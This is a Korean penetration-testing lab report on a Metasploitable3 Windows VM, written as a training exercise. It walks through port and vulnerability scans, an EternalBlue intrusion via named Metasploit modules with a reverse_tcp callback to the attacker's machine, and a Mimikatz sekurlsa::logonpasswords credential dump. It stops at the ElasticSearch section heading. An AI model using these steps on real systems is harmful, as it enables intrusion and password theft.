|  |
| --- |
|  |
| **Metasploitable3를 활용한 윈도우 환경 내부 모의해킹** |
|  |

|  |  |  |
| --- | --- | --- |
|  | 팀명: | 모의해킹26기X팀 |
|  | **이름:** | **주대원** |
|  |  |  |
|  |  |  |
|  |  |  |
|  |  |  |

**문서 정보 / 수정 내역**

|  |  |
| --- | --- |
| File Name | Metasploitable3를 활용한 윈도우 환경 내부 모의해킹 |
| 원안작성자 | 주대원 |
| 수정작업자 | 주대원 |

|  |  |  |  |  |
| --- | --- | --- | --- | --- |
| 수정 날짜 | 대표 수정자 | Revision | 추가/수정 항목 | 내 용 |
| 2020.03.05 | 주대원 | 0.1 | 원안작성 | 보고서 초안 작성 |
| 2020.03.05 | 주대원 | 0.1 | 내부 모의해킹 | 내부 모의해킹 내용 작성 |
| 2020.03.06 | 주대원 | 0.2 | 정보 수집 | 정보 수집 내용 작성 |
| 2020.03.07 | 주대원 | 0.3 | 취약점 수집 | 취약점 수집 내용 작성 |
| 2020.03.08 | 주대원 | 0.4 | SMB EternalBlue | SMB EternalBlue  취약점 실습 |
| 2020.03.09 | 주대원 | 0.5 | ElasticSerach | ElasticSearch  취약점 실습 |
| 2020.03.11 | 주대원 | 0.6 | ElasticSerach | ElasticSerach  트래픽, 침해로그 분석 작성 |
| 2020.03.12 | 주대원 | 0.7 | ElasticSerach,  SMB EternalBlue | ElasticSerach  공격 코드, 대응방안 작성  SMB EternalBlue  트래픽 분석 작성 |
| 2020.03.13 | 주대원 | 0.8 | SMB EternalBlue | SMB EternalBlue  공격 코드, 침해로그 분석, 대응방안 작성 |
|  |  |  |  |  |

표 1‑1 문서 정보 / 수정 내역

목 차

[1 개요 9](#_Toc35023727)

[1.1 프로젝트 주제 9](#_Toc35023728)

[1.2 프로젝트 추진 배경 및 목표 9](#_Toc35023729)

[1.3 프로젝트 요약 9](#_Toc35023730)

[2 내부 모의해킹 10](#_Toc35023731)

[2.1 개요 10](#_Toc35023732)

[2.2 수행 환경 10](#_Toc35023733)

[2.3 수행 단계 10](#_Toc35023734)

[2.4 침투 시나리오 11](#_Toc35023735)

[2.5 점검 도구 12](#_Toc35023736)

[3 모의해킹 수행 13](#_Toc35023737)

[3.1 정보 수집 13](#_Toc35023738)

[3.2 취약점 수집 15](#_Toc35023739)

[3.3 침투 17](#_Toc35023740)

[3.3.1 SMB EternalBlue 취약점 17](#_Toc35023741)

[3.3.1.1 개요 17](#_Toc35023742)

[3.3.1.2 시스템 권한 획득 17](#_Toc35023743)

[3.3.1.3 계정 비밀번호 획득 21](#_Toc35023744)

[3.3.2 ElasticSearch 취약점 23](#_Toc35023745)

[3.3.2.1 개요 23](#_Toc35023746)

[3.3.2.2 시스템 권한 획득 23](#_Toc35023747)

[3.3.2.3 GlassFish 관리자 비밀번호 획득 26](#_Toc35023748)

[3.4 상세 분석 30](#_Toc35023749)

[3.4.1 SMB EternalBlue 취약점 30](#_Toc35023750)

[3.4.1.1 네트워크 트래픽 분석 30](#_Toc35023751)

[3.4.1.2 공격코드 분석 38](#_Toc35023752)

[3.4.1.3 침해로그 분석 46](#_Toc35023753)

[3.4.1.4 대응방안 48](#_Toc35023754)

[3.4.2 ElasticSearch 취약점 49](#_Toc35023755)

[3.4.2.1 네트워크 트래픽 분석 49](#_Toc35023756)

[3.4.2.2 공격코드 분석 53](#_Toc35023757)

[3.4.2.3 침해로그 분석 61](#_Toc35023758)

[3.4.2.4 대응방안 63](#_Toc35023759)

[4 참고 문헌 64](#_Toc35023760)

[4.1 단행본 64](#_Toc35023761)

[4.2 참조 홈페이지 64](#_Toc35023762)

표 목차

[표 1‑1 문서 정보 / 수정 내역 2](#_Toc35023763)

[표 1‑1 프로젝트 주제 9](#_Toc35023764)

[표 1‑2 프로젝트 추진 배경 및 목표 9](#_Toc35023765)

[표 1‑3 프로젝트 요약 9](#_Toc35023766)

[표 2‑1 모의해킹 환경 10](#_Toc35023767)

[표 2‑2 모의해킹 단계별 설명 11](#_Toc35023768)

[표 2‑3 시나리오 설명 12](#_Toc35023769)

[표 2‑4 취약점 점검 도구 12](#_Toc35023770)

[표 3‑1 스캔 결과 14](#_Toc35023771)

[표 3‑2 사용하는 취약점 항목 16](#_Toc35023772)

[표 3‑3 계정 정보 28](#_Toc35023773)

[표 3‑4 권한 목록 32](#_Toc35023774)

[표 3‑5 흐름도 정리 38](#_Toc35023775)

[표 3‑6 자바 클래스 경로 50](#_Toc35023776)

[표 3‑7 흐름도 정리 53](#_Toc35023777)

[표 4‑1 단행본 64](#_Toc35023778)

[표 4‑2 참조 홈페이지 64](#_Toc35023779)

그림 목차

[그림 2‑1 모의해킹 수행 단계 10](#_Toc35023780)

[그림 2‑2 시나리오 11](#_Toc35023781)

[그림 3‑1 포트 스캔 13](#_Toc35023782)

[그림 3‑2 취약점 스캔 15](#_Toc35023783)

[그림 3‑3 스캔 결과 15](#_Toc35023784)

[그림 3‑4 445번 포트 17](#_Toc35023785)

[그림 3‑5 메타스플로잇 실행 17](#_Toc35023786)

[그림 3‑6 공격코드 검색 17](#_Toc35023787)

[그림 3‑7 smb\_ms17\_010 모듈 18](#_Toc35023788)

[그림 3‑8 스캔 결과 18](#_Toc35023789)

[그림 3‑9 ms17-010\_eternalblue 모듈 18](#_Toc35023790)

[그림 3‑10 페이로드 설정 19](#_Toc35023791)

[그림 3‑11 IP 주소, 포트 설정 19](#_Toc35023792)

[그림 3‑12 RHOSTS 설정 19](#_Toc35023793)

[그림 3‑13 공격코드 실행 19](#_Toc35023794)

[그림 3‑14 공격 성공 19](#_Toc35023795)

[그림 3‑15 스크린샷 20](#_Toc35023796)

[그림 3‑16 SYSTEM 권한 20](#_Toc35023797)

[그림 3‑17 폴더 업로드 21](#_Toc35023798)

[그림 3‑18 실행 21](#_Toc35023799)

[그림 3‑19 비밀번호 검색 22](#_Toc35023800)

[그림 3‑20 9200번 포트 23](#_Toc35023801)

[그림 3‑21 192.168.59.136:9200 23](#_Toc35023802)

[그림 3‑22 메타스플로잇 실행 24](#_Toc35023803)

[그림 3‑23 공격코드 검색 24](#_Toc35023804)

[그림 3‑24 exploit/multi/elasticsearch/script\_mvel\_rce 24](#_Toc35023805)

[그림 3‑25 페이로드 설정 24](#_Toc35023806)

[그림 3‑26 IP 주소, 포트 설정 25](#_Toc35023807)

[그림 3‑27 RHOSTS 설정 25](#_Toc35023808)

[그림 3‑28 공격코드 실행 25](#_Toc35023809)

[그림 3‑29 공격 성공 25](#_Toc35023810)

[그림 3‑30 SYSTEM 권한 25](#_Toc35023811)

[그림 3‑31 GlassFish 기본 정보 26](#_Toc35023812)

[그림 3‑32 도메인 확인 27](#_Toc35023813)

[그림 3‑33 도메인 설정 값 27](#_Toc35023814)

[그림 3‑34 사용자 이름 28](#_Toc35023815)

[그림 3‑35 비밀번호 28](#_Toc35023816)

[그림 3‑36 로그인 28](#_Toc35023817)

[그림 3‑37 로그인 성공 29](#_Toc35023818)

[그림 3‑38 SMB 프로토콜 30](#_Toc35023819)

[그림 3‑39 익명 권한 요청 30](#_Toc35023820)

[그림 3‑40 GUEST 권한 30](#_Toc35023821)

[그림 3‑41 IPC$ 공유 31](#_Toc35023822)

[그림 3‑42 트리 연결 응답 31](#_Toc35023823)

[그림 3‑43 악성 패킷 전송 32](#_Toc35023824)

[그림 3‑44 NT Trans 요청 32](#_Toc35023825)

[그림 3‑45 요청 데이터 33](#_Toc35023826)

[그림 3‑46 에코 요청 33](#_Toc35023827)

[그림 3‑47 SMB v1 패킷 전송 34](#_Toc35023828)

[그림 3‑48 SMB v2 패킷 전송 34](#_Toc35023829)

[그림 3‑49 SMB v1 패킷 재전송 35](#_Toc35023830)

[그림 3‑50 첫 번째 SMB v1 연결 종료 35](#_Toc35023831)

[그림 3‑51 SMB v2 패킷 재전송 35](#_Toc35023832)

[그림 3‑52 두 번째 SMB v1 연결 종료 35](#_Toc35023833)

[그림 3‑53 악성 패킷 전송 36](#_Toc35023834)

[그림 3‑54 악성 패킷에 대한 응답 36](#_Toc35023835)

[그림 3‑55 쉘 코드 37](#_Toc35023836)

[그림 3‑56 reverse\_tcp 연결 37](#_Toc35023837)

[그림 3‑57 공격 흐름도 38](#_Toc35023838)

[그림 3‑58 모듈 정보 40](#_Toc35023839)

[그림 3‑59 공격 실행 41](#_Toc35023840)

[그림 3‑60 IPC$ 공유 42](#_Toc35023841)

[그림 3‑61 smb1\_anonymous\_connect\_ipc 함수 43](#_Toc35023842)

[그림 3‑62 대용량 SMB v1 패킷 생성 43](#_Toc35023843)

[그림 3‑63 free hole 생성 44](#_Toc35023844)

[그림 3‑64 make\_smb1\_free\_hole\_session\_packet 함수 44](#_Toc35023845)

[그림 3‑65 빈 버퍼 생성 45](#_Toc35023846)

[그림 3‑66 악성 패킷 전송 45](#_Toc35023847)

[그림 3‑67 응답 코드 확인 45](#_Toc35023848)

[그림 3‑68 Security 이벤트 로그 46](#_Toc35023849)

[그림 3‑69 감사 로그 46](#_Toc35023850)

[그림 3‑70 WER-Diagnostics/Operational 이벤트 로그 47](#_Toc35023851)

[그림 3‑71 업데이트 48](#_Toc35023852)

[그림 3‑72 포트 차단 48](#_Toc35023853)

[그림 3‑73 POST 요청 49](#_Toc35023854)

[그림 3‑74 요청 데이터 49](#_Toc35023855)

[그림 3‑75 응답 데이터 49](#_Toc35023856)

[그림 3‑76 POST 요청 50](#_Toc35023857)

[그림 3‑77 요청 데이터 50](#_Toc35023858)

[그림 3‑78 응답 데이터 51](#_Toc35023859)

[그림 3‑79 POST 요청 51](#_Toc35023860)

[그림 3‑80 요청 데이터 51](#_Toc35023861)

[그림 3‑81 응답 데이터 51](#_Toc35023862)

[그림 3‑82 POST 요청 51](#_Toc35023863)

[그림 3‑83 요청 데이터 52](#_Toc35023864)

[그림 3‑84 응답 데이터 52](#_Toc35023865)

[그림 3‑85 reverse\_tcp 연결 52](#_Toc35023866)

[그림 3‑86 세션 연결 52](#_Toc35023867)

[그림 3‑87 공격 흐름도 53](#_Toc35023868)

[그림 3‑88 모듈 정보 55](#_Toc35023869)

[그림 3‑89 공격 실행 55](#_Toc35023870)

[그림 3‑90 vulnerable 함수 56](#_Toc35023871)

[그림 3‑91 운영체제 정보 확인 56](#_Toc35023872)

[그림 3‑92 데이터 설정 57](#_Toc35023873)

[그림 3‑93 POST 응답 반환 58](#_Toc35023874)

[그림 3‑94 임시 디렉터리 경로 59](#_Toc35023875)

[그림 3‑95 POST 요청 59](#_Toc35023876)

[그림 3‑96 java\_payload 함수 60](#_Toc35023877)

[그림 3‑97 Security 이벤트 로그 61](#_Toc35023878)

[그림 3‑98 감사 로그 61](#_Toc35023879)

[그림 3‑99 정상적인 로그 62](#_Toc35023880)

[그림 3‑100 임시 디렉터리 경로 62](#_Toc35023881)

[그림 3‑101 버전 업데이트 63](#_Toc35023882)

[그림 3‑102 elasticsearch.yml 63](#_Toc35023883)

# 개요

## 프로젝트 주제

|  |
| --- |
| 1. Metasploitable3를 활용한 윈도우 환경 내부 모의해킹 |

표 1‑1 프로젝트 주제

## 프로젝트 추진 배경 및 목표

|  |
| --- |
| 1. Metasploitable3를 활용한 윈도우 환경 대상 취약점 진단 및 대응방안 수립 |

표 1‑2 프로젝트 추진 배경 및 목표

## 프로젝트 요약

|  |
| --- |
| 1. Metasploitable3를 활용한 SMB EternalBlue 취약점 실습, 분석 및 대응방안 수립 2. Metasploitable3를 활용한 ElasticSearch 취약점 실습, 분석 및 대응방안 수립 |

표 1‑3 프로젝트 요약

# 내부 모의해킹

## 개요

본 모의해킹 진단은 Rapid 7사에서 제공한 Metasploitable3 환경에 대한 취약점 진단 및 분석을 진행한다. 진단 도중 발견된 취약점에 대해서는 도출 과정을 설명하고 대응 방안을 제시하여 잠재적 위협에 대한 예방책을 세울 수 있게 한다.

## 수행 환경

|  |  |
| --- | --- |
| **구분** | **설명** |
| 가상 머신 | VMware Workstation 15 Pro |
| 가상 OS | Kali-Linux 2019.1 (수행자) > 192.168.59.134 |
| Windows Server 2008 R2 6.1.7601 (대상) > 192.168.59.136 |

표 2‑1 모의해킹 환경

모의해킹을 수행하기 위한 환경은 표 2‑1과 같다.

## 수행 단계




그림 2‑1 모의해킹 수행 단계

본 모의해킹은 정보 수집, 취약점 수집, 침투, 상세 분석, 보고서 작성 순으로 진행된다. 정보 수집단계는 취약점 진단 대상에 대해 노출되어있는 모든 정보를 수집한다. 취약점 수집 단계는 스캔 도구를 이용하여 발생할 수 있는 취약점에 대한 정보를 수집한다. 침투 단계는 알려진 취약점을 이용하여 취약한 서비스에 침투한다. 상세 분석 단계는 공격에 성공한 취약점에 대한 정보, 발생 원리 및 대응 방안을 제시한다. 마지막으로 위 정보들을 토대로 보고서를 작성한다.

|  |  |
| --- | --- |
| **단계** | **설명** |
| 정보 수집 | 취약점 진단 대상에 대해 노출되어 있는 모든 정보 수집 |
| 취약점 수집 | 취약점 스캔 도구를 이용하여 발생할 수 있는 취약점에 대한 정보를 수집 |
| 침투 | 시나리오 기반으로 각 진단 항목을 서비스에 대입하여 침투 |
| 상세 분석 | 취약점에 대한 정보, 발생 원리 설명 및 대응 방안 제시 |
| 보고서 작성 | 도출된 취약점에 대한 위협평가, 영향도, 대응방안을 반영한 보고서를 작성 |

표 2‑2 모의해킹 단계별 설명

모의해킹 수행 단계를 정리하면 표 2‑2와 같다.

## 침투 시나리오




그림 2‑2 시나리오

모의해킹을 위한 시나리오는 그림 2‑2와 같다. 먼저 대상 서버에 대한 취약점 스캔을 진행하고 스캔 결과를 통해 해당 서버에 취약한 서비스가 존재하는지 확인한다. 취약한 서비스가 존재하면 해당 서비스를 대상으로 알려진 취약점을 이용하여 공격을 시도한다. 루트 계정 쉘을 획득하면 공격에 성공한 것으로 간주한다.

|  |  |
| --- | --- |
| **순서** | **설명** |
| 1 | 취약점 진단 대상에 대한 취약점 스캔 |
| 2 | 스캔 결과를 통해 취약한 서비스 존재 유무 파악 |
| 3 | 취약한 서비스를 대상으로 알려진 취약점을 이용한 공격 |
| 4 | 해당 서비스의 루트 계정 쉘을 획득하면 공격 성공 |

표 2‑3 시나리오 설명

시나리오를 정리하면 표 2‑3과 같다.

## 점검 도구

|  |  |  |  |
| --- | --- | --- | --- |
| **이름** | **버전** | **용도** | **사이트** |
| Metasploit | 5.0.2 | 취약점에 대한 공격 코드 검색 및 실행 | https://www.rapid7.com/products/metasploit/download/ |
| Mimikatz | 2.2.0 | 윈도우 계정 암호  탈취 | https://github.com/gentilkiwi/mimikatz/releases |
| Nessus | 8.9.0 | 서비스 취약점 스캔 | https://www.tenable.com/downloads/nessus?loginAttempted=true |
| Nmap | 7.70 | 포트 스캔 | https://nmap.org/download.html |

표 2‑4 취약점 점검 도구

모의해킹을 수행하면서 사용한 도구는 표 2‑4와 같다.

# 모의해킹 수행

## 정보 수집




그림 3‑1 포트 스캔

네트워크 스캔 도구인 엔맵(Nmap)을 이용해 대상 서버에 대한 포트 스캔을 수행한 결과는 그림 3‑1과 같다.

|  |  |  |
| --- | --- | --- |
| **구분** | **포트번호** | **서비스** |
| 열린 포트  (TCP) | 21 | ftp |
| 22 | ssh |
| 80 | http |
| 135 | msrpc |
| 139 | netbios-ssn |
| 445 | microsoft-ds |
| 3000 | http |
| 3306 | mysql |
| 3389 | tcpwrapped |
| 4848 | ssl/appserv-http |
| 7676 | java-message-service |

|  |  |  |
| --- | --- | --- |
| 열린 포트  (TCP) | 8009 | ajp13 |
| 8022 | http |
| 8031 | ssl/unknown |
| 8080 | http |
| 8181 | ssl/intermapper |
| 8443 | ssl/https-alt |
| 9200 | http |
| 49152 | msrpc |
| 49153 | msrpc |
| 49154 | msrpc |
| 49155 | msrpc |
| 49156 | unknown |
| 49167 | msrpc |

표 3‑1 스캔 결과

환경분석 결과 대상 서버에 열려있는 TCP 포트는 총 24개이다.

## 취약점 수집




그림 3‑2 취약점 스캔

취약점 스캔 도구인 네서스(Nessus)를 이용해 대상 서버에 대한 취약점 스캔을 수행한 결과 총 47개의 취약점이 발견됐다.




그림 3‑3 스캔 결과

발견된 취약점에 대한 세부 항목은 그림 3‑3과 같다. 본 모의해킹에서는 47개의 취약점 중 일부 취약점을 이용하여 침투, 상세분석을 진행할 것이다.

|  |  |
| --- | --- |
| **취약점명** | **설명** |
| SMB EternalBlue | 마이크로소프트 사의 SMB 프로토콜의 취약점을 이용해 공격 |
| ElasticSearch | 오픈소스 검색엔진인 엘라스틱서치(ElasticSearch)의 취약점을 이용해 공격 |

표 3‑2 사용하는 취약점 항목

본 모의해킹에서는 SMB 이터널블루(EternalBlue), 엘라스틱서치(ElasticSearch) 취약점을 사용하며 해당 취약점에 대한 설명은 표 3‑2와 같다.

## 침투

### SMB EternalBlue 취약점

* + - 1. 개요

SMB(Server Message Block)는 MS와 IBM, Intel에서 공동으로 개발한 프로토콜로 파일, 프린터 등을 공유하기 위해 사용하는 프로토콜이다. SMB 이터널블루(EternalBlue)는 SMB 1버전의 원격코드 실행 취약점(MS17-010)이며, 2017년 4월 14일 해커그룹 섀도 브로커스(Shawdow Brokers)에 의해 알려졌다.

* + - 1. 시스템 권한 획득




그림 3‑4 445번 포트

정보 수집 단계에서 SMB 프로토콜인 445번 포트가 열린 것을 확인했다.




그림 3‑5 메타스플로잇 실행

서버 공격을 위해 침투 테스트 도구인 메타스플로잇을 실행한다.




그림 3‑6 공격코드 검색

SMB 프로토콜의 원격코드 실행 취약점(MS17-010)을 사용하는 공격코드를 검색한다.




그림 3‑7 smb\_ms17\_010 모듈

대상 서버의 SMB 취약점 여부를 확인하기 위해 auxiliary/scanner/smb/smb\_ms17\_010 모듈을 사용한다.




그림 3‑8 스캔 결과

공격에 앞서 RHOSTS에 대상 서버의 IP 주소를 설정한다. 스캔 결과 해당 서버는 Windows Server 2008 R2이며 MS17-010 취약점이 존재한다.




그림 3‑9 ms17-010\_eternalblue 모듈

MS17-010 취약점을 이용한 공격을 위해 exploit/windows/smb/ms17\_010\_eternalblue 모듈을 사용한다.



그림 3‑10 페이로드 설정

공격 대상 서버에서 공격자 PC로 접속하기 위해 reverse\_tcp 페이로드를 설정한다.




그림 3‑11 IP 주소, 포트 설정

공격 대상 서버에서 공격자 PC로 접속할 때 사용하는 IP 주소(192.168.59.134)와 포트(5555)를 설정한다.



그림 3‑12 RHOSTS 설정

공격 대상 서버의 IP 주소(192.168.59.136)를 설정한다.




그림 3‑13 공격코드 실행

설정을 마친 후 공격코드를 실행한다.




그림 3‑14 공격 성공

공격에 성공하면 그림 3‑14와 같은 화면을 볼 수 있다.




그림 3‑15 스크린샷

screenshot 명령어를 통해 공격 대상 서버의 화면을 캡처할 수 있다.

17

그림 3‑16 SYSTEM 권한

getuid 명령어를 통해 현재 권한을 확인한 결과 윈도우 운영체제의 최고권한인 시스템(SYSTEM)이다.

* + - 1. 계정 비밀번호 획득

해당 계정의 시스템 권한을 획득했으므로 이제 윈도우 암호 탈취 도구인 미미카츠(Mimikatz)를 이용하여 비밀번호를 알아낼 것이다.




그림 3‑17 폴더 업로드

공격자 PC에 있는 윈도우 계정 암호 탈취 도구인 미미카츠를 대상 서버로 올려준다.



그림 3‑18 실행

미미카츠를 실행하면 그림 3‑18과 같은 화면이 나온다.




그림 3‑19 비밀번호 검색

sekurlsa::logonpasswords 명령어를 통해 메모리에 저장된 사용자 정보를 불러온다. 이를 통해 vagrant 계정의 비밀번호가 vagrant임을 확인했다.

### ElasticSearch 취약점

* + - 1. 개요

엘라스틱서치(ElasticSearch) 취약점은 서버용 오픈 소스 검색 엔진인 엘라스틱서치의 구성 결함으로 원격에서 명령 실행이 가능한 취약점(CVE-2014-3120)이다.

* + - 1. 시스템 권한 획득

